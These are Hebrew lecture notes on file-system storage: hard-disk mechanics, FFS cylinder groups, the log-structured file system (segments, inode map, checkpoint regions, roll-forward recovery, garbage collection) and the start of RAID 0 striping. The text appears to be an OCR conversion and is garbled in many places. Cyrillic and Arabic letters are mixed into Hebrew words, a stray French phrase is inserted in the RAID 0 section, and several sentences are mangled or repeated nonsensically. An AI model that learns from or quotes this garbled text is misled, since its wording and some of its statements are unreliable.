
מבנה האחסון:

עד כה דיברנו על VSFS, והתייחסנו להתקני אחסון בצורה דומה ל'דיסק', רק עם גורנולריות שונה. אמרנו שהתקן יש בЛОקים, ואפשר לקרוא ולבתוב אוטם – אבל כולם היו זהים מבחינותנו. חשבנו על גישה לבlok במו אל גישה למערך, שהוא מרחב הכתובות של התקן. בפועל – זו לא הסתכלות נכונה.

נזכר איך נראה הממשק החומרתי של התקן חומרתי – כולל של האוד דיסק. התקן חושף מרחב כתובות של בЛОקים, שנקרים גם סקטוריים. הגישה נעשית באמצעות DMA, העבירה של בלוק מהתקן לדיסק (קריאה) או העבירה של בלוק מהדיסק להתקן (כתיבה). הממשק גם תומך בגישה לכמה בЛОקים בו-זמןית ע"י שימוש ב-sgios – כמו שראינו ב-devices: הקוד יכול להזכיר מספר פעולות IO בטור, ואין הבטחה לגבי הסדר שבו יתבצעו או האוטומיות שלהם.

מבנה hard disk

- הדיסק בנוי ממספר platters שעלייהן נשמר המידע, לכל צד קוראים משטח.
- הפלטות מסתובבות בקצב שמנגד בסיבובים RPM והוא תבונה של הדיסק.
- המידע עצמו מקודד על כל משטח בהרבה מעגלים עם מרכז משותף שנקראים tracks.
- כל track מרכיב הרבה סקטורים – הבלוקים שפעולות ה-IO ניגשות אליו.



המידע נקרא ונכתב כאשר הוא עבר מתחת לראשים של הדיסק, כאשר יש ראש לכל משטח. כל הראשים מחוברים לדיזל, והוא מזיהה אותו בך שיעמדו מעל ה track המתאים, שבו נמצא הסקטור שאליו רצחים לגשת. מבחינה מכנית, כאשר צריך לבצע פעולה O, אין נקראית positioning: הדיסק צריך למקום את הראש – לעמוד מעל ה track המתאים (seek), ולחבות שהסקטור יעבור מתחת לראש (rotation), הפלטות מסתובבות כל הזמן. לבסוף באשר הסקטור מתחת לראש יש את הזמן שלוקח לקרוא אותו (transfer). אם רצחים לקרוא סקטורים רציפים track, מהרגע שהגענו לראשן אין צורך לו.

בהתאם למכניקה של הדיסק, נגזר **שגישות אקרואיות (בל אחת ניגשת לסקטור אקרואי בדיסק) הן מאוד אישיות, בהשוואה לגישות אל סקטורים רציפים.** בגישות אקרואיות, כל O دورש positioning, ובגישה סדרטיבית זה קורה הרבה פחחות. במקרים אחרים, כל positioning מאפשר גישה להרבה סקטורים רציפים, אבל בגישה אקרואית רק לסקטור בודד.

ראינו ש VSFS מתייחסת לדיסק כל מערך של בלוקים ופושט מחלוקת אותו לאזורים, בולם אין משמעות למקומות של נתונים בדיסק. זה הינה הנחה שעלות הגישה לכל בלוק היא שווה. לאחר הסתכלות על המכניקה, ההנחה זו אינה נכונה, וכל הפחות לא עילה כי היא מתעלמת מהעובדת שגישה לקובץ N בЛОקים רציפים יתרה מירה מגישה ל-N בЛОקים מפוזרים בדיסק.

:FFS

ה-FS הראשון שלקח בחשבון את מאפייני הדיסק היה FFS (fast file system). המוטיבציה היא להוריד את במותה seek שפעולות FS העשויות, על ידי חלוקת הדיסק ל**קובוצות צילנדרים**. צילדר הוא קבוצה כל-h tracks על כל הפלטות שנמצאות באותו מרכז מהמרכז. קבוצת צילנדרים היא אוסף של צילנדרים שכורבים אחד לשני. הרעיון הוא שגישות לבLOCKים שנמצאים באותה קבוצה צילנדרים היו יחסית מהירות, כי הראש לא נדרש לוז הרבה, כיון שהם קרובים זה לזה.

ה-FFS מחלק את כל המבנים של-h FS על פני קבוצות הצילנדרים בדיסק. בולם ה-node מתחלקים על פני הקבוצות – אם למשל יש 3 קבוצות אז כל אחת תכיל שלוש מה-nodes, וכך גם לגבי בלוקי הDATA. הדבר היחיד שלא מוחלк הוא ה-superblock.

הרעיון הבסיסי של המדייניות הוא לננות להחזיק בלוקים שקשורים אחד לשני באיזשהו מובן, וכן יש סיכוי שפעולות יגישו אליהם ביחד, באופן זה באחסון שהבלוקים יהיו קרובים זה לזה. למשל, בלוקי DATA של קובץ ייחד עם ה-node של הקובץ באותו קבוצה, או קבצים ייחד עם הספריה שמכילה אותם. מדובר באופטימיזציות ולמן זה best effort.

קובציים גדולים מהווים אתגר עבור המדייניות הזאת. אם נבעוד לפי הגישה שככל הDATA של קובץ צריך לשבת באותה קבוצה צילנדרים עם ה-node שלו, קובץ גדול יוכל לתפוס את כל בלוקי הDATA של הקבוצה ולא להشير בLOBים עבור קבצים אחרים. לכן מפעילים את היוריסטיקה הבאה: מקצים מספר "סביר" של בלוקים הראשונים שאמורים לכוסות את רוב הקבצים. ברגע שקובץ עובר את מספר הבלוקים זהה, הוא נחשב קובץ גדול ועוד מקצים לו מספר "גדול" של בלוקים, בקבוצת צילנדרים אחרית (ונאלצים לעבור בין קבוצות צילנדרים).

LFS הומצא בשנת ה-90 כאשר שמו לב למספר טרנדים טכנולוגיים ולאופן שבו הם משפיעים על תכונן של FS:


1. במודם היזכרון הזמן למחשב הולכת וגדרה אקספוננציאלית – לכן ה-*caching* יותר אפקטיבי (יש יותר זיכרון), רוב הקרייאות שתהליכיים עושים אפשר לספק מה-*page cache*, ורוב פעולות ה-I/O שיצאו אל הדיסק יהיו כתיבות. בנוסף, הירנל יכול להרשות לעצמו להחזיק הרבה דפים שהם *dirty* בזיכרון ולהעביר אותם לדיסק בפועל אחת, אין צורך לבצע הרבה פעולות כתנות.
2. קיבל העברת המידע מול דיסק הולך ומשתפר אבל זמן ה-*positioning* לא משתפר – I/O סדרתי לבLOCKים רציפים הרבה יותר מהיר מ-I/O לבLOCKים מפוזרים/אקראים, והפער רק הולך וגדל. FFS מנסה להקטין את הזמן הזה, אך יש הרבה פעולה שנעוגות בBLOCKים שאין בהם רציפים (יצירה של קובץ חדש וככיתה של דאטא לתוכו דורשת עדכון של 6 BLOCKים לא רציפים). באופן דומה גם העבודה עם *journaling* לא הופכת את כל הכתיבה לסדרית, כי ה-*checkpointing* דורש מהראש לפחות בכל רחבי הדיסק.

LFS: הרעיון הבסיסי הוא **שה-*FS* מכיל רק לוג**, שככל הזמן כותבים לסופו שלו עדכנים. **הלוג מורכב מאזורים רציפים בדיסק שנקרים סגןטיים**. כל כתיבה צריכה לעשות (דאטא או metadata) נאגרת באפר בגודל של SEGMENT, עד שנגמר המקום והוא נכתב לדיסק עם I/O יחיד, סדרתי, רציף. גודל הסגןטיים מוגדר כך שהיא מספיק גדול, והעלות של *positioning* תהיה זניחה.

הערות:

- **LFS שונה מהותית מ-journaling**, שם ה-journal שימש לצרכי CC ולכל בלוק שנכתב בתוכו יש גם את המקום "האמתית" שלו בדיסק, אליו הוא יכתוב אח"כ בזמן checkpointing. ב-LFS – **המידע ישב רק בלוגו!**
- קריאה צריכה לקבל את המידע שלא מהמקום המתאים בלוג, ולכן קריאות ידרשו הרבה *positioning*. הבדיקה של LFS שדי מהר, **רוב המידע יקרא מהדיסק ויכנס ל-*page cache***, והן יספיקו מהזיכרון במכשיר ולא מהdisk.
- לוגית, מתחזקים אותו מבנים שראים: inode שמצויבים ל-blocks, ספירות שהדאטה שלhn מוביל הצבעות ל-blocks אחרים. מה שמשתנה זה הדרך שבה המבנים האלה מעודכנים. **ב-*FS* הקודמים שראים זה היה place in** (לכל מידע היה מקום קבוע בדיסק), **כאן מוסיפים בסוף הלוג**.


WCO: כל פעם שבЛОק דאטא משתנה, הגרסה המעודכנת שלו מתחוסף לSEGMENT שברגע "פתח" זיכרון (שבסופו של דבר יכתוב לדיסק), וזה הופכת להיות הגרסה "האמתית" של הדאטא. הבלוק הקודם שהחזיק במידע, שיושב במקום אחר בדיסק (ובנראה בסגןטי אחר) הופך ל"זבל" ובבר לא מוביל מידע רלוונטי. במובן, כל הצבעה שהייתה לבLOCK הישן צריכה להתעדכן ולבן היא גם כתיבת דאטא של קובץ, אז תיכתב לוג גרסה מעודכנת של בלוק עם דאטא וגם גרסה מעודכנת של inode של הקובץ שתכילה הצבעה לבLOCK זהה.



דוגמה לעדכון קובץ: נניח שתהילך כותב מידע ל-4 הBLOCKים הראשונים של קובץ *j*. LFS משתמש ב-4 הBLOCKים הבאים בסגןטי כדי להציג את הדאטא שנכתב. בעת, ציר לעדכן את inode שולץ שיצביע עליהם, אך מוסיפים גרסה חדשה של inode הרלוונטי לוג.

- מאחר שידועה הכתובת של הBLOCKים האלה, וכך אפשר להכניס את הצבעות ל-node.
- ידועה הכתובת של הBLOCKים האלה, וכך אפשר להכניס את הצבעות ל-node.
- זה לא משנה אם זו הפעם הראשונה שהאפסטיים האלה הוקטו ברגע עברו הקובץ, או אם מדובר על אפסטיים שכבר ימיים בקובץ. ככל מקרה, כותבים את הדאטא לSEGMENT הפתוח, וכך צריך לעדכן את הצבעות ב-.inode

לאחר מכן, נכתוב בBLOCK בוודד של דאטא בקובץ *k*. גם כאן, BLOCK הדאטא מוקצה מהSEGMENT, ומשתמש בBLOCK שאחורי כדי לרשום את inode הרלוונטי.



דוגמה לעדכון של ספירה: הדאטא של ספירה הוא פשוט סדרה של הצבעות, זוגות <name, inode#>. אם נוצרת הצבעה עם השם foo ל-k inode במספרה D, ונכתב בBLOCK הדאטא לקובץ זהה, ה-LFS בותב לSEGMENT הבא:

- את הדאטא של BLOCK הדאטא.
- את BLOCK inode של הקובץ עם k inode מעודכן כך שיצביע בBLOCK הדאטא.
- את BLOCK הדאטא של הספירה שמעודכן להכיל את הצבעה החדשה (foo, k).
- את BLOCK inode של הספירה שמצביע אל BLOCK הדאטא של הספירה.
- בנוסף, נכתב עוד BLOCK שנקרא imap.



imap - איך מוצאים inode בדיסק בהינתן #inode: ב-VSFS פתרו את הבעיה בעזרת מערך של בלוקים במקום ידוע בדיסק, ואז מקום inode תמיד נגזר מהמספר שלו. ב-LFS, inode דים כל הזמן בדיסק בכל פעם שם מתעדכנים, וועברם לסגמנט שכרגע פתוח ועומד להיבט בדיסק. לכן משתמש ב-indirection. נתחזק מבנה מיופיע על הדיסק שנקרא (inode map) (inode map).

המבנה הזה בניו מבני שמאזנדקס לפי מספרי inode, וברשותה ה-k כתוב המיקום של בלוק ה-k inode שמכיל את k ברגע בדיסק.

- בעזרת imap אפשר למצוא מקום של inode בדיסק בהינתן #inode, וכן גם לשמר על אותו פורמט של ספירות שמכילות הצבאות ל-#inode. זה אומר שהעובדת **seek** זו בדיסק לא מחייבת לעדכן את הספירות **שמצביעות אליו!**
- אם חיפוש ב-imap לא גורם ל-**seek** בדיסק? imap cached בזיכרון ולפניהם מערכת הפעלה לא צריכה לגשת אל הדיסק.
- איך imap מתחדך בדיסק? גם imap מתחדך דרך הלוג – הוא מחולק לבלוקים, וכל פעם שנכתבו inode חדש לSEGMENT, נכתב גם הבלוק הרלוונטי ב-imap שמכיל את המיפוי של אותו inode. בהמשך לדוגמה הקודמת: כאשר הבלוק שמכיל את ה-k inode imap של ה-k מופיע שלו נכתב את המיפוי שלו וכך גם הוא לSEGMENT, עם תוכן מעודכן שסופה את k בכתובת A1.

איך נמצא הבלוקים של imap?

- אנחנו משתמשים ב-indirection(inode) ולפניהם יש בסדר גודל פחות בלוקים של imap לעקב אחריהם. נניח שב-FS יש 2^{20} inodes (कצת יותר ממיליאון), גודל הבלוק הוא 4KB = $4B$. אז imap מורכב מ-1024 בלוקים $\frac{2^{20}}{1024}$ כי בכל בלוק יש מקום ל-1024 מצביעים לכתובות בגודל 8B. בפרט, מספיק בלוק אחד כדי להציג מצביעים למקומות של כל בלוק imap בדיסק.
- לכן, נשים את הצבאות לבלוקים של imap במקומות קבוע בדיסק שנקרא (checkpoint region). הוא נמצא בתחילת הדיסק, ומכל בתוכו את המיקום של כל בלוק imap. כדי לא לפגוע ביציאות, ה-CR עצמה נכתב לפני CR. זה מביא את מצב ה-FS בדיסק ל מצב קונסיסטנטי.
- מעבר לכתובות המחרזיות, ה-LFS כותבת את ה-CR כאשר המחשב יורד בזרה מסודרת, אחרי כתיבה לדיסק של כל הSEGMENT. כך לאחר עלייה מחדש, מערכת הפעלה תוכל לטען את imap אל הזיכרון בקלות ולגש את כל הדאטא שנכתב לפני שהמחשב נסבה.


פרוצדורת קריאת מידע ב-LFS: כדי לקרוא בלוק נתונים של קובץ:

- ינגישים imap כדי למצוא איפה נמצא inode בדיסק (imap בזיכרון ולפניהם זה לא עולה לנו ב-O).
- קוראים את inode ממיומו בדיסק (כמו VSFS).
- קוראים את הצבאות לבלוק הדאטא (כמו VSFS, אולי צריך לעבור דרך indirect pointers).
- קוראים את בלוק הדאטא עצמו.


במקרה הנפוץ (גם ב-LFS וגם ב-VSFS) ה-node יהיה ב-page cache ולכן אפשר להשלים את הקריאה ללא IO בכלל. **ה-LFS מושפר מאוד את מהירות הכתיבה ולא פוגע ב מהירות הקריאה!**

שאלות:

- נניח שהקובץ הוא חדש (נוצר כאן), אילו עדכוני data חסרים מהלוג?
צריך לעדכן גם את הספירה שתכילה מיפוי משם הקובץ foo ל-#inode, את inode של הספירה, ואת imap עבור שמי inode. בשבותבים את inode של הספירה, למה לא צריך לעדכן את בלוקי הדאטא של קבצים אחרים שיש בספירה קודם לכך (נניח foo)? ביזון שה-bar? מומופה באמצעות imap למיקום של inode, לא צריך לעדכן את ה-#inode (לא משתנה), רק מיקום של inode על הדיסק משתנה.




LFS – CC and GC

LFS Crash Consistency

באופן בסיסי, לאחר קירסה צריך לשחזר את ה-map מ-ה-CR, אך נקבל את תמונה ה-FS כפי שהיא בזמן שהסגמנטים האלה וה-CR נכתבו, ביוון שהוא נכתב לאחר כל הסגמנטים שהוא מצביע עליהם נכתבו.

בעיה: יכול להיות שמדובר במצב שנמשך ל-30 שניות לפני הקירסה – אחרי כתיבת ה-CR יש 30 שניות שבהן נכתבו עד סגמנטים, וה-CR לא מצביע אל בלוקי ה-imap שלהם. לכן, אפקטיבית, המידע הזה אבוד.



פתרון: נרחיב את מבנה ה-LFS באופן הבא. בנוסף ל-
שדה עם מצביע לכתובת בדיסק של הסegment האחרון header בלוח בזמן שה-CR נכתב, ונוסף לכל סegment תיאור summary (המלבים הירוקים), שמכיל תיאור של כל בלוק inode שבסגמנט. למעשה, עבור כל בלוק summary בסגמנט, ב-nodesummary יהיה בתוכו איזה nodes מצביע הבלוק מסחה, ואייפה הם מופיעים בתחום הסגמנט. בעזרת המידע זהה ה-LFS יוכל לשחזר את מצב ה-
העדכני ביותר:

- עם עליית המחשב, נקרא מה-CR את ה-map, אך נקבל את תמונה ה-FS נכון למקסימום 30 שניות לפני הקירסה.
- כדי להשלים את התמונה, נבצע תהליך בשם replay forward roll (במו replay forward roll transaction) – בעזרת הצבעה שיש לsegمنت האחרון, נטיל על כל הsegmens (ניתן לעברם מצביע לבא אחריו במסגרת מצביע) שנכתבו לאחר ה-CR, ועבור כל segment זה משתמש summary כדי לעדכן את ה-map עם המיפויים של בלוקי inode. כלומר, אם יתגלו שינויים באוטומטית, לא יהיה צורך בforward roll.
- למה לא לתקן summary בforward roll? למה לא לתקן forward roll לה-nodes? למה לא לתקן forward rolltransaction? התשובה היא שמבנה הסגמנט השציגו הינה פשוטו. בפועל, ה-LFS מנצל את העובדה שתהליך forward rolltransaction קיים וממעטcribes את בלוקי imap לתוכו הלוג.

שאלות פתוחות:

• מה קורה אם יש קירסה בזמן כתיבת ה-CR?


- **למעשה ה-LFS מתחזק שני CR**, במקומות קבועות בדיסק, וכותב אליהם באופן מתחלף (כותב את הראשון, אחריו 30 שניות כותב השני, אחריו 30 שניות לראשון וכו'). לאחר קירסה, לפחות אחד מהם קונסיסטנטי (נכתב בשלהם) ואפשר לעשות את forward roll.
- כל CR נכתב בצורה אוטומטית, בדומה לאי-שוכבתים transaction: הבלוק האחרון נכתב לדיסק רק לאחר שאמר הבלוקים של ה-CR הם durable. אך אפשר להסתכל על CR ולדעת אם הוא קונסיסטנטי (בודקים את timestamps בתחילת ובסוף ה-CR והם ציריכים להתאים).
- אם יש CR לא קונסיסטנטי, עושים recovery. אם שניהם קונסיסטנטיים, עושים recovery מה-CR העדכני יותר, שכן בפיזי זה הש-durable timestamp שלו גדול יותר.

• מה קורה אם יש קירסה בזמן כתיבת סגמנט?

- פותרים גם בעזרת טכניות דומות struct בסוף הסגמנט שבאזורתו ניתן להבין אם הוא נכתב בשלהמו.


bihol log: לא מנהלים את הדיסק בטור באפר ציקלי, אלא מחלקים אותו סטטיות לSEGMENTS, והלוג עצמו במבנה ע"י **שרשור של הסגמנטים ברשימה מקוורת**. באופן דומה, יש רשימה מקוורת של SEGMENTS ריקים. כל פעם שה-LFS מתחילה למלא SEGMENT בזיכרון, הוא מקצה SEGMENT ריק מתוך ה-list.

היתרון של המבנה זהה, הוא שדרט ציריך להיות מועתק רק אם הוא נדרש בתוצאה מ-syscall. אם התוכן של הסגמנט לא מटעדן, אז הדאטא שנמצא בו נשאר בזיכרון סטטי בדיסק. לעומת זאת, אם ה-LFS היה עובד עם הדיסק באפר ציקלי, הוא היה בכל הזמן דורס את כל הסגמנטים ולכך ציריך להעתיק את התוכן שלהם.



LFS Garbage Collection

בעת נסתכל על כל הבלוקים בסגמנטים שמכילים מידע לא עדכני, בלומר מידע שבוצע לו W-COW. תהליך ה-GC מבוצע ברמת הסגמנטים. חשוב לשים לב לקווי של המשימה זו: אין שום דבר שمبرטיח שהתוכן של סegment יהיה כולם. בהחלט יתכן ואפייל נפוץ, שחלק מהבלוקים של סegment הפקו לבל כי בוצע להם W-COW, אבל המידע שבבלוקים האחרים לא עדכן מאז שהSEGMENT נכתב ולכן הם לא זבל.



כדי לבצע את ה-GC, מרים kernel thread שנקרא cleaner, באשר המטרה של אותו הייא לפונת זבל מסגמנטים. הוא עובד בעדרת COW: הוא קורא X סגמנטים שהם partially invalid, כלומר יש בהם בלוקים שהם זבל, שהם inode sinvalid. הוא מייצר מהם $X < Y$ סגמנטים של כלם זבל בכלל, ע"י העתקה של הבלוקים הוואידיים מכל הסגמנטים ה-partially invalid לתוכן הסגמנטים החדשניים, ושרשור של הסגמנטים החדשנייםilog.

ברגע שה-cleaner מזיז בלוקים של דאטא שהם valid, הוא צריך לכתוב גם את ה- inode שלהם, כי הצביעות ב- inode משתנות. לעיתים, הסegment שאותו מפניהם מכיל את ה- inode כמו במקרה של k ב- inode k-anon. אבל זה לא הכרחי, ויתכן שה- inode נמצא בסegment אחר, ומכיון שהוא יוצר עותק של ה- inode , וזה יתבצע – כמו עם קבצים i, j .

שיקולים במימוש:

- מדיניות clustering – לפי מה ה-GC מחליט איך לפחות הבלוקים בסגמנטים החדשניים שהוא בונה.
- אפשרות אחת – לנסוט להכניס את כל הדאטא שמקושר למספריה בלבד לשלבי לאוטו הסegment.
- אפשרות אחרת – להבדיל בין בלוקים "קרים" (לא מתעדכנים הרבה) לבין בלוקים "חמים" ולנסוט לבנות את הסגמנטים כך שבל סegment יהיה מורכב רק מבלוקים קרים (לא נctruck GC בכלל) או מבלוקים חמים (אפשר לנוקות בקלות כי די מהר הם יכולים רוק זבל).
- איך עושים scheduling ל-GC, מתי להריץ אותו? האם לחכות שייהה בדיסק מעט מקום פנוי או לבצע GC כל הזמן?

לסיכום LFS:


- עליל יותר מה-FS האחרים שראינו כאשר ה-workload שרע על המחשב הוא עם הרבה כתיבות קטנות, קריאות באיזשהו pattern שאפשר לעשות לו caching, ולא מנצל את המעבד והdisk ב-100% אך שיש זמן להריץ את ה-GC.
- יש תסريحים שבהם ה-LFS לאעובד טוב: כאשר התקורה של ה-GC הופכת להיות משמעותית ופוגעת בביבוצים.
- כאשר הדיסק כמעט מלא. אז רוב הסגמנטים מלאים במידע מעודכן, ולכן ה-GC צריך לסרוק המון סגמנטים כדי להצליח לבנות סegment נקי ופנוי.
- כאשר הכתובות מאוד אקרניות, ואין את התופעה של בלוקים "קרים". מctruck זבל כל הזמן בכל הסגמנטים וזה GC צריך לעבד קשה ולבזר עליהם כל הזמן.

שאלות:

- מהןדרישות הסדר ב-LFS?
- CR חייב להיכתב אחרי הסegment. לאחר מכן, נכתב block commit CR. נכתב את segment X לפני $+X$.
- איך ה-cleaner מזהה אילו בלוקים הם זבל בסegment?
- ב-summary של הסegment, נסיף גם מידע עבור כל בלוק דאטא: #-# inode שלו הבלוק שייר, ואיידה מספר סידורי של בלוק זה (באיזה offset הוא נמצא בתוך ה- inode). ועוד כולל להשוות – האם ב- inode המיקום הנוכחי שלו הוא עדכני (כפי שכותוב ב-summary). אם לא – זו גרסה ישנה ואפשר למחזר.
- אם יש הרבה כתיבות קטנות, LFS יותר מואץ מ-VSFS. מה קורה אם עושים הרבה כתיבות גדולות?
- הפער לא כל כך גדול. עבור כתיבות גדולות, כיוון ש-FFS מנסה להקצות בלוקים באותו קבוצת צילנדרים, זה ככל הנראה יתורגם ל-IO סדרתי, ואז הביבוצים שלו משתמשים.

RAID

RAID: **RAID** בעת בדבר על מערכי אחסון, ונראה איך אפשר להשתמש בכמה התקני אחסון ובמקובל, כדי ליצר התקן אחסון שהוא יותר מהיר יותר מאשר החלקים שמרכיבים אותו. הרגעון נקרא (redundant array of inexpensive disk), לחתה הרבה דיסקים ולבנות מהם התקן אחסון שהוא יותר מהיר מכל אחד מהם, עם יותר שטח אחסון, והרבה יותר אמין.



- חיבור הדיסקים אמרור לשפר את קצב הטעינה, כי זה שיש יותר דיסקים אומר שקצב ההעברה שלהם יכולם לספקivid ביחיד הוא סכום הקצבים של כל דיסק בודד.
- חיבור הדיסקים אמרור לשפר אמינות, כי אפשר לשמר מידע על יותר מדייסק אחד, ואז גם אם חלק מהדיםקים מתתקללים, אפשר להמשיך לעבוד עם הדיסקים התקנים ולהחזיק את כל המידע redundancy - יתירות).



כלפי חוץ, RAID נראה למחשב שאליו הוא מחובר פשוט כהתקן אחסון – הוא חושף מרחב בתיבות של בלוקים. מבפנים, ה-RAID מורכב ממספר דיסקים, שלכל אחד מהם יש מרחב בתיבות בלוקים פיזי של עצמו. ה-RAID מכיל אלגוריתם שתפקידו לתרגם פקודות IO על בלוקים לוגיים שמאגדים מערכת הפעלה לפקודות IO פיזיות לדיסקים שמרכיבים את ה-RAID.

הערות:

- דבר על RAID בהקשר החומרה – בთור קופסה שמכילה דיסקים וקונטROLLER. אפשר למשם גם RAID בתוכנה.
- RAID יכול להיות מורכב מכל התקן אחסון, לאו דוקא דיסקים.
- ה-fault model: RAID אמרור לשפר אמינות, השאלה ביחס לאילו סוגי של שגיאות. המודל כאן הוא stop fail. בולםר, אין RAID מנסה להגן מפני דיסקים שמתתקללים ע"י כך שהם מפסיקים לעבוד – דיסקים ש"מתים".
- הקונספט הכללי מכסה מגוון רחב של designs, שנקראים רמות של RAID.

:RAID evaluation metrics

1. **Capacity:** אם ה-RAID מורכב מ-N דיסקים של B בלוקים כל אחד, מה גודל מרחב הבתיבות הלוגי שלו? כמה בלוקים מרכיבת הפעלה רואה ויכולת לעשות בהם שימוש? בדר"כ זה פוחות מ-NB.
2. **Reliability:** כמה נפילות של דיסקים ה-RAID יכול לספק ולהמשיך לעבוד? נתענין במדד WC, עברו איזה מספר נפילות ה-RAID בטוח יכול להמשיך לעבוד.
3. **Performance:** קצב ה-IO (סדרתי מול רציף וכו').

:Striping – RAID 0

הרמה הבסיסית ביותר, בה הבלוקים הלוגיים מפוזרים כמו בסיס פנוי**bulks logiques dispersés comme base de fond** **bulks physiques dans les disques.** כאן יש לנו 4 דיסקים, ומחלקים את הבלוקים ביניהם לפי מודולו 4: בלוק לוגי 0 הוא הראשון בדיסק הראשון, בלוק לוגי 1 הוא הראשון בדיסק השני וכו'. כל קבוצה כזו של בלוקים בכל הדיסקים נקראת stripe. זה בעצם RAID mapping. השם RAID מושך אליו.

אפשר להגיד RAID 0 בrama של chunks של בלוקים, למשל בגודל 2, כך שהם ממוקמים אל אותו הדיסק ואז עוברים לדיסק הבא. כל stripe מורכב משני בלוקים בכל דיסק, ולא בלוק בודד.

